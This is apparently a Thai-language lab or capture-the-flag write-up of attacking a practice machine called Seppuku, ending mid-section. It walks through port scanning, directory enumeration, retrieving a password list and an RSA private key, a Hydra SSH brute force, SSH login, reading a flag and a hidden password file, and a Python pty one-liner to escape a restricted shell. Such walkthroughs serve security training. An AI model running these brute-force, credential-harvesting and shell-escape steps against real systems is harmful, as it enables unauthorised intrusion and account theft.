- -p- คือ Scan all ports หมายถึง สแกนพอร์ต TCP ทั้งหมดตั้งแต่พอร์ต 1 ถึง 65535 (หากไม่ใช่ ออปชันนี้ Nmap จะสแกนเฉพาะ 1,000 พอร์ตยอดนิยมเท่านั้น)
- -sC คือ Script scan (default scripts) หมายถึง ใช้ Nmap Scripting Engine (NSE) ด้วยสคริปต์พื้นฐานเพื่อหาข้อมูลเชิงลึก เช่น คีย์ของ SSH หรือข้อมูลเว็บเซิร์ฟเวอร์
- -sV คือ Service Version detection หมายถึง ตรวจสอบเวอร์ชันของบริการที่เปิดอยู่บนพอร์ตนั้น ๆ (เช่น vsftpd 3.0.3, nginx 1.14.2)
- -A คือ Aggressive Scan หมายถึง เปิดใช้งานฟีเจอร์ขั้นสูงพร้อมกัน ได้แก่ OS detection (ตรวจหาระบบปฏิบัติการ), version detection, script scanning และ traceroute
- 192.168.230.90 คือ Target IP หมายถึง หมายเลข IP เป้าหมายที่ต้องการสแกน

ผลการสแกนพบบริการที่น่าสนใจหลายรายการ โดยเฉพาะ Port 7601 ซึ่งรัน Apache httpd2.4.38 มีชื่อหน้าเว็บว่า Seppuku

```

(root@kali) ~/Desktop
# nmap -sC -sV -A 192.168.230.90 -p-
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-07 16:07 -0400
Nmap scan report for 192.168.230.90
Host is up (0.032s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 cd:55:a8:e4:0f:28:bc:b2:a6:7d:41:76:bb:9f:71:f4 (RSA)
| 256 16:fa:29:e4:e0:8a:2e:7d:37:d2:6f:42:b2:dc:e9:22 (ECDSA)
|_ 256 bb:74:e8:97:fa:30:8d:da:f9:5c:99:f0:d9:24:8a:d5 (ED25519)
80/tcp    open  http         nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_ http-title: 401 Authorization Required
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp  open  ssl/empowerid LiteSpeed
|_ ssl-cert: Subject: commonName=seppuku/organizationName=LiteSpeedCommunity/stateOrProvinceName=NJ/countryName=US
|_ Not valid before: 2020-05-13T06:51:35
|_ Not valid after: 2022-08-11T06:51:35
|_ tls-alpn:
|_ h2
|_ spdy/3
|_ spdy/2
|_ http/1.1
|_ http-server-header: LiteSpeed
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Did not follow redirect to https://192.168.230.90:7080/
7601/tcp  open  http         Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Seppuku
8088/tcp  open  http         LiteSpeed httpd
|_ http-title: Seppuku
|_ http-server-header: LiteSpeed
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
|_ smb-os-discovery:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

รูปที่ 6.4.1 ผลการสแกน nmap

รายละเอียดผลลัพธ์ (ภาพที่ 6.4.1) จากผลการสแกน Nmap พบว่ามีพอร์ตที่เปิดใช้งานอยู่ทั้งหมด 8 พอร์ต ได้แก่:

PORT	STATE	SERVICE	VERSION
21/tcp	Open	ftp	vsftpd 3.0.3
22/tcp	Open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2
80/tcp	Open	http	nginx 1.14.2
139/tcp	Open	netbios-ssn	Samba smbd 3.X – 4.X
445/tcp	Open	netbios-ssn	Samba smbd 4.9.5-Debian
7080/tcp	Open	ssl	LiteSpeed
7601/tcp	Open	http	Apache httpd 2.4.38 (Debian)

8088/tcp	Open	http	LiteSpeed
----------	------	------	-----------

- FTP (21): บริการโอนย้ายไฟล์ เปิดใช้งานและสามารถระบุเวอร์ชันของ vsftpd 3.0.3 ได้
- SSH (22): บริการเชื่อมต่อระยะไกล เปิดใช้งานและสามารถระบุเวอร์ชันของ OpenSSH 7.9p1 Debian 10+deb10u2 ได้
- HTTP (80): บริการเว็บเซิร์ฟเวอร์ เปิดให้เข้าเว็บได้ผ่านเบราว์เซอร์ โดยใช้ nginx เวอร์ชัน 1.14.2
- NetBIOS-SSN (139): บริการแชร์ไฟล์และเครื่องพิมพ์ในระบบเครือข่าย โดยใช้ Samba smbd เวอร์ชัน 3.X – 4.X
- NetBIOS-SSN (445): บริการแชร์ไฟล์และทรัพยากรระบบ (SMB) โดยใช้ Samba smbd เวอร์ชัน 4.9.5-Debian
- SSL (7080): บริการเชื่อมต่อแบบปลอดภัย (HTTPS) โดยใช้เว็บเซิร์ฟเวอร์ LiteSpeed
- HTTP (7601): บริการเว็บเซิร์ฟเวอร์เพิ่มเติม เปิดให้เข้าใช้งานผ่านเบราว์เซอร์ โดยใช้ Apache httpd เวอร์ชัน 2.4.38 (Debian)
- HTTP (8088): บริการเว็บเซิร์ฟเวอร์เพิ่มเติม เปิดใช้งานและสามารถเข้าถึงได้ผ่านเบราว์เซอร์ โดยใช้เว็บเซิร์ฟเวอร์ LiteSpeed

6.4.2. Directory Enumeration ด้วย Gobuster

ผู้ทดสอบใช้เครื่องมือ Gobuster ในการค้นหา Directory ที่ซ่อนอยู่บน Port 7601 ด้วยคำสั่ง
 ‘gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
 http://192.168.230.90:7601’

รายละเอียดคำสั่ง

- dir คือ Directory enumeration mode หมายถึง โหมดที่ใช้ในการค้นหาไดเรกทอรี (Directory) และไฟล์บนเว็บเซิร์ฟเวอร์
- -w คือ Wordlist หมายถึง ออปชันที่ใช้ระบุพารามิเตอร์ของไฟล์คำศัพท์ (Wordlist) ที่จะนำมาใช้สุ่มทดสอบค้นหา ในภาพนี้ใช้ไฟล์ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- -u คือ URL หมายถึง ออปชันที่ใช้ระบุ URL ของเว็บไซต์เป้าหมายที่ต้องการสแกนหาไดเรกทอรี ในภาพนี้คือ http://192.168.230.90:7601

```

root@kali: ~/Desktop
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.230.90:7601

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.230.90:7601
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


b (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/b/]
a (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/a/]
c (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/c/]
t (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/t/]
r (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/r/]
d (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/d/]
f (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/f/]
e (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/e/]
h (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/h/]
w (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/w/]
q (Status: 301) [Size: 319] [→ http://192.168.230.90:7601/q/]
database (Status: 301) [Size: 326] [→ http://192.168.230.90:7601/database/]
production (Status: 301) [Size: 328] [→ http://192.168.230.90:7601/production/]
keys (Status: 301) [Size: 322] [→ http://192.168.230.90:7601/keys/]
secret (Status: 301) [Size: 324] [→ http://192.168.230.90:7601/secret/]
Progress: 56751 / 220558 (25.73%)
  
```

รูปที่ 6.4.2 ผลการใช้เครื่องมือ Gobuster

จากการตรวจสอบ (รูปที่ 6.4.2) ผลการสแกนพบ Directory ที่น่าสนใจหลายรายการ ได้แก่
 /database, /production, /keys, /secret


6.4.3. การค้นพบข้อมูลสำคัญ (Sensitive Data Discovery)

เมื่อเข้าถึง เข้า <http://192.168.230.90:7601/secret/> ที่เจอพบไฟล์สำคัญหลายรายการ มี hostname และ password.lst




รูปที่ 6.4.3.1 เข้าถึง Directory /secret

ผู้ทดสอบเข้าไปที่ hostname จะพบเจอ user: seppuku



รูปที่ 6.4.3.2 เปิด hostname

ผู้ทดสอบเข้าไปที่ password.lst จะเห็น passwordlist




รูปที่ 6.4.3.3 เปิด password.lst

หลังจากนั้นทำการสร้างไฟล์ password.txt ด้วยคำสั่ง: nano password.txt เพื่อเอาข้อมูลจาก password.lst มาใส่ใน password.txt

รายละเอียดคำสั่ง

- nano คือ Text Editor หมายถึง เครื่องมือสำหรับเปิดอ่าน แก้ไข หรือสร้างไฟล์ข้อความในรูปแบบ Command Line บนระบบปฏิบัติการ Linux
- password.txt คือ File name target หมายถึง ชื่อไฟล์เป้าหมายที่ต้องการเปิดขึ้นมาใช้งาน

A terminal window with a dark background. At the top, there is a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, a message reads 'zsh: corrupt history file /root/.zsh_history'. The prompt is '(root@kali)-[~/Desktop]'. The user has entered the command '# nano password.txt' and the cursor is at the end of the line.

```
Session  Actions  Edit  View  Help
zsh: corrupt history file /root/.zsh_history
(root@kali)-[~/Desktop]
# nano password.txt
```

รูปที่ 6.4.3.4 สร้างไฟล์ password.txt ด้วยคำสั่ง 'nano'

```

GNU nano 8.7
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tiger
1234
qwerty
money
carmen
mickey
secret
summer
internet
a1b2c3
123
service
canada
hello
ranger
shadow
baseball
donald
harley
hockey
letmein
maggie
mike
mustang
snoopy
buster
dragon
jordan
michael
michelle
mindy
patrick
123abc
andrew
bear
calvin
changeme
diamond
withme
withyou
matthew


^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```

รูปที่ 6.4.3.5 นำข้อมูลpassword.lst มาวางใน password.txt

เมื่อทำการ nano สำเร็จเข้าไปที่ Directory `http://192.168.230.90:7601/keys/` แล้วพบไฟล์ ที่สำคัญ `private.bak` ทำการดาวน์โหลดไฟล์ `private.bak` ซึ่งเป็น RSA Private Key



รูปที่ 6.4.3.6 เข้าถึง Directory /keys

สร้างไฟล์ด้วยคำสั่ง `nano id-rsa` เพื่อเก็บข้อมูล RSA Private Key ที่ได้มาจากไฟล์ `private.bak` เอาไว้ใช้

รายละเอียดคำสั่ง

- `nano` คือ Text Editor หมายถึง เครื่องมือสำหรับเปิดแก้ไขหรือสร้างไฟล์ข้อความในรูปแบบ Command Line
- `id-rsa` คือ Target File หมายถึง ชื่อไฟล์เป้าหมาย (ในบริบทนี้มักเป็นไฟล์ที่ใช้เก็บ Private Key ของ SSH สำหรับใช้ในการล็อกอินเข้าเซิร์ฟเวอร์ระยะไกล)



รูปที่ 6.4.3.7 สร้างไฟล์ด้วยnano

```

Session Actions Edit View Help
GNU nano 8.7
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAYpJlwjKXf0F4YvL2gfwvoUuvB7fuGMMfCe41gLCsTslE0Uy2
CJX+oNwVVKPpL6TYI4nXPGbiwfGzoxm0FZa7D9yr830gwuvMMp830kVcwL9v+x7a
tK8AAVZ0NjvOPGkvEhB2rPS2mKg1xRKXCM7pA0KSOoDbk9co0padjg4G0f1YPWrw
p6iLfIErfY2+5hS7QyTQpuRmHuR4eKLF1NFRp8gYuNCVtr0n2Uu6hWuI7RWBGQZJ
JoJ8LkJfRRYmKGpyqiGTdRy+8yCyAuT55shuCzXuc+/3HE2jACOD8+pSPKjwxzm4
fuaSfBTUkHfyhiSKIkop2YfIDLRPM8dGn5zuQIDAQABaoIBADM+s7Vb3Q1ZP54w
foHFjTsNjVqzge0Lt1doxmox4Aq2sY+DLLBVyFUZSUDTj2JexAKd80U93o+rcXt
46uudOX/WhR9RMBqpb6MnokEMQGLrCtn08Xvm127RCzQFk0cAsdcGNmKEoMt0mRn
XoPg6/tiJOHd5S5SOKARqAveqoUGUYI3xgsiRpj8CCRIDUGHi9J0++qUeauVw3m3
lvYtNUtW0uf5+sRKi173CUY+ygJapGM7Lg59xzcjEq5H4so0IztQo3o/pOIfeS6W
bqIPy7D63YBGLgpi9JcN/d2bSfafkfhcrAcjPjRXwEFPmYjMbsTB0KcTtCSDVo6/
ho6fTL0CgYEA9F1uIkqxFKIMt2/uK4/1gPOXy/1cjxcsFoah0Ql7d0gJ26H6AgXk
nPncIo01koJpNB+TUy4qz+Bd7teDbkHSaWNJYIVJZQbvskstwgL4+XamiwrJA/Jp
h7y0IOzRxCMBj5yhBNrp6P+f8vtVMpjbKV17jfe6aakfyuayPugHHh8CgYEA1DeM
4LR+/fUbxwts+aTx8h9TwisYq38D39KNsWkynnb+9pnLCbVbVETtv4sfD/aQfah
R7CxOG+mD4Vryjpk/wwwZeUDzcQpiTx4RsgP6MkFU8kn0RKfBdimaUpiasWlNWgy
caXR/iA6EmA4jht8vf/+U0UV8GXV9VqDIWUhgycCgYEA9JagCqyWUHG7CLT+oaL
f5l/Iw0rq7rEabYJmBvrT0k7czt0iK8nmgyY3+gp7ybqoqCzwFQ28itEExn78tGV
o4Pek0EKPY+22TCv5bUJlOz+5bql3AfvbQyib01h9tETyMgGXEhaJivTQSu4deZ
/DiLLCttdkDHXuW2FTosfQx0CgYEAkhG0SjapRRBHSxaTE3Cw5UFNZvnsVZu1tCEE
PwD5NVh9HzQr8YrL0nIk5L68deUpYF/WkNbAlLzcizBliFn5kseeFRN188qCYHcb
xPRTZuf+X7ZD5he4FzkRCCxmSeGynjkTB4CAMq+R6RYLt1yaFtk9/gZAfJBLna5o
NbM7Rt8CgYA5oPRfIpKZ5G9LJEAsBUONGBsrpXs+816ZEvBGsqPs/NPhhZMFetKm
RXxYAiEUudMsahP4Woeuxy8Kwfm2J2ltwc/HRFuKnKfsHBhsn/FilspYfrafr985
tFnL/K9Z8Le1saEGjwCu6zKto7CaFjj2D4Y9ji0sHGBO+tVbtmU/Jg=
-----END RSA PRIVATE KEY-----

```

รูปที่ 6.4.3.8 เก็บข้อมูล RSA Private Key

จากนั้นเปลี่ยนสิทธิ์การเข้าถึง ด้วยคำสั่ง ‘chmod 600 id-rsa’

รายละเอียดคำสั่ง

- chmod คือ Change Mode หมายถึง คำสั่งสำหรับกำหนดหรือเปลี่ยนแปลงสิทธิ์การเข้าถึงไฟล์หรือไดเรกทอรี (Read, Write, Execute)
- 600 คือ Permission Code หมายถึงการตั้งค่าสิทธิ์แบบเฉพาะเจาะจง แบ่งออกเป็น 3 ส่วน:
 - 6 (Owner): เจ้าของไฟล์สามารถ อ่าน (Read) และ เขียน/แก้ไข (Write) ได้
 - 0 (Group): กลุ่มผู้ใช้งานอื่น ๆ ไม่มีสิทธิ์ใด ๆ ทั้งสิ้น
 - 0 (Others): บุคคลทั่วไปในระบบ ไม่มีสิทธิ์ใด ๆ ทั้งสิ้น
- id-rsa คือ Target File หมายถึง ไฟล์ที่เราต้องการเปลี่ยนสิทธิ์

```

(root@kali)-[~/Downloads]
# chmod 600 id-rsa

```

รูปที่ 6.4.3.9 ยกกระตบสิทธิ์การเข้าถึง

6.4.4. SSH Brute Force ด้วย Hydra

ผู้ทดสอบนำรายชื่อรหัสผ่านจากไฟล์ password.txt มาใช้กับเครื่องมือ Hydra เพื่อ Brute Force รหัสผ่าน SSH ของผู้ใช้ seppuku ด้วยคำสั่ง

'hydra -l seppuku -P password.txt 192.168.230.90 ssh'

รายละเอียดคำสั่ง

- hydra คือ ซอฟต์แวร์เครื่องมือที่ใช้ในการสุมเตารหัสผ่านเพื่อทดสอบความปลอดภัยของระบบแบบออนไลน์ (Online Password Cracking)
- -l seppuku คือ Username (ตัว L พิมพ์เล็ก) หมายถึง การระบุชื่อผู้ใช้งานเจาะจงที่ต้องการทดสอบ ในที่นี้คือชื่อ seppuku
- -P password.txt คือ Password List (ตัว P พิมพ์ใหญ่) หมายถึง ออปชันที่ใช้ระบุพารามิเตอร์ของไฟล์รหัสผ่าน (Wordlist) ที่จะนำมาสุมทดสอบ ในภาพนี้คือไฟล์ password.txt
- 192.168.230.90 คือ Target IP หมายถึง หมายเลข IP เป้าหมายที่ต้องการโจมตีเพื่อสุมรหัสผ่าน
- ssh คือ Protocol / Service หมายถึง บริการหรือพอร์ตปลายทางที่ต้องการนำรหัสไปสุมล็อกอิน ในที่นี้คือบริการ SSH (พอร์ต 22)

```

C:\Users\thc> hydra -l seppuku -P password.txt 192.168.230.90 ssh
Hydra v9.6 (C) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-07 16:32:48
[WARNING] max: 500 configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 92 login tries (1:1/p/92), ~6 tries per task
[DATA] attacking ssh://192.168.230.90/22/
[22][ssh] host: 192.168.230.90 login: seppuku password: eeyoree
1 of 2 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-07 16:33:02
  
```

รูปที่ 6.4.4 SSH Brute Force ด้วย Hydra

ผลลัพธ์: ค้นพบรหัสผ่านของผู้ใช้ seppuku ได้สำเร็จ

Username	seppuku
Password	eeyoree
บริการ	SSH (Port 22)

6.4.5. การเข้าถึงระบบเบื้องต้น (Initial Access)

ทำการเชื่อมต่อเข้าสู่เครื่องเป้าหมายผ่านโปรโตคอล SSH ด้วยบัญชี seppuku ด้วยรหัสที่ค้นพบจากขั้นตอนก่อนหน้า คือ eeyoree ด้วยคำสั่ง 'ssh seppuku@192.168.230.90'

รายละเอียดคำสั่ง

- ssh คือ Secure Shell หมายถึง โปรแกรมหรือโปรโตคอลที่ใช้ในการเชื่อมต่อเข้าควบคุมเครื่องคอมพิวเตอร์ปลายทางระยะไกลแบบเข้ารหัสที่มีความปลอดภัย
- seppuku@192.168.230.90 คือ Target User & IP หมายถึง การระบุชื่อผู้ใช้งาน (User) ที่ต้องการใช้ล็อกอิน คือ seppuku และหมายเลข IP ของเครื่องเป้าหมายปลายทางคือ 192.168.230.90

```
(root@kali) ~ /Desktop
$ ssh seppuku@192.168.230.90
The authenticity of host '192.168.230.90 (192.168.230.90)' can't be established.
ED25519 key fingerprint is: SHA256:yqHsz+l+Cix5058VvGbvJW7gVhK1bynHhawiKrQXN/8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.230.90' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
seppuku@192.168.230.90's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
seppuku@seppuku:~$
```

รูปที่ 6.4.5.1 ผลการเชื่อมต่อเข้าสู่เครื่องเป้าหมายผ่านโปรโตคอล SSH

เมื่อเข้าสู่ระบบได้สำเร็จใช้คำสั่ง: ls -la

รายละเอียดคำสั่ง

- ls คือ List หมายถึง คำสั่งพื้นฐานบน Linux ที่ใช้สำหรับแสดงรายชื่อไฟล์และไดเรกทอรีที่อยู่ในภายในโฟลเดอร์ปัจจุบัน
- -la คือ การรวมออปชันย่อย 2 ตัวเข้าด้วยกัน ได้แก่:
 - -l (Long format): แสดงรายละเอียดของไฟล์อย่างครบถ้วน (สิทธิ์การเข้าถึง, ชื่อเจ้าของไฟล์, ขนาดไฟล์, และวันที่แก้ไขล่าสุด)
 - -a (All): แสดงไฟล์ทั้งหมด รวมถึง ไฟล์ซ่อน (Hidden Files) ซึ่งในระบบ Linux จะเป็นไฟล์ที่มีเครื่องหมายจุดนำหน้า (เช่น .bashrc หรือ .passwd) ซึ่งหากไม่ใช้ออปชันนี้ระบบจะไม่แสดงขึ้นมา

```
seppuku@seppuku:~$ ls -la
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Sep  1  2020 .
drwxr-xr-x 5 root     root     4096 May 13  2020 ..
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx----- 3 seppuku seppuku 4096 May 13  2020 .gnupg
-rw-r--r-- 1 seppuku seppuku   33 May  7 15:59 local.txt
-rw-r--r-- 1 root     root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
```

รูปที่ 6.4.5.2 แสดงรายชื่อไฟล์

จาก (รูปที่ 6.4.5.2) แสดงรายชื่อไฟล์ที่น่าสนใจคือ local.txt และ passwd จากนั้นทำการใช้ คำสั่ง: 'cat local.txt'

รายละเอียดคำสั่ง

- cat คือ Concatenate หมายถึง คำสั่งพื้นฐานบน Linux ที่ใช้สำหรับอ่านเนื้อหาภายในไฟล์ และนำมาแสดงผลบนหน้าจอ Terminal ทันทีโดยไม่ต้องเปิดโปรแกรมแก้ไขข้อความ
- local.txt คือ Target File หมายถึง ชื่อไฟล์เป้าหมายที่ต้องการเปิดอ่านข้อมูลภายใน

```
seppuku@seppuku:~$ cat local.txt
d95303a822690950c8bea74af4e3dffc
```

รูปที่ 6.4.5.3 แสดงflag

ผลลัพธ์ได้รับ Flag d95303a822690950c8bea74af4e3dffc จากนั้นใช้คำสั่ง: 'cat .passwd'

รายละเอียดคำสั่ง

- cat คือ Concatenate หมายถึง คำสั่งบนระบบปฏิบัติการ Linux ที่ใช้สำหรับอ่านและแสดงเนื้อหาภายในไฟล์ข้อความออกมาบนหน้าจอ Terminal ทันที โดยไม่ต้องเปิดโปรแกรมแก้ไขข้อความ
- .passwd คือ Target File (Hidden File) หมายถึง ชื่อไฟล์เป้าหมายที่ต้องการเปิดอ่าน โดยไฟล์นี้มีเครื่องหมายจุด (.) นำหน้า แสดงว่าเป็นไฟล์ซ่อนที่ระบบตรวจพบจากการใช้คำสั่ง ls -la ก่อนหน้านี้

```
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
```

รูปที่ 6.4.5.4 ได้รับรหัสผ่าน

จากนั้นทำการทดลองรันคำสั่ง 'cd /home'

รายละเอียดคำสั่ง

- cd คือ Change Directory หมายถึง คำสั่งพื้นฐานบนระบบปฏิบัติการ Linux ที่ใช้สำหรับเปลี่ยนตำแหน่งการทำงานไปยังโฟลเดอร์หรือไดเรกทอรีอื่นที่ต้องการ
- /home คือ Target Directory หมายถึง โฟลเดอร์เป้าหมายหลักในระบบ Linux ซึ่งเป็นสถานที่เก็บไดเรกทอรีส่วนตัวของผู้ใช้งานทั่วไปทั้งหมดในระบบ

```
seppuku@seppuku:~$ cd /home
-rbash: cd: restricted
seppuku@seppuku:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

รูปที่ 6.3.5.4 การทดลองรันคำสั่ง

จาก (รูปที่ 6.3.5.4) ได้เห็นข้อผิดพลาด (Error Message) คือ -rbash: cd: restricted

รายละเอียดข้อผิดพลาด

“-rbash: cd: restricted”

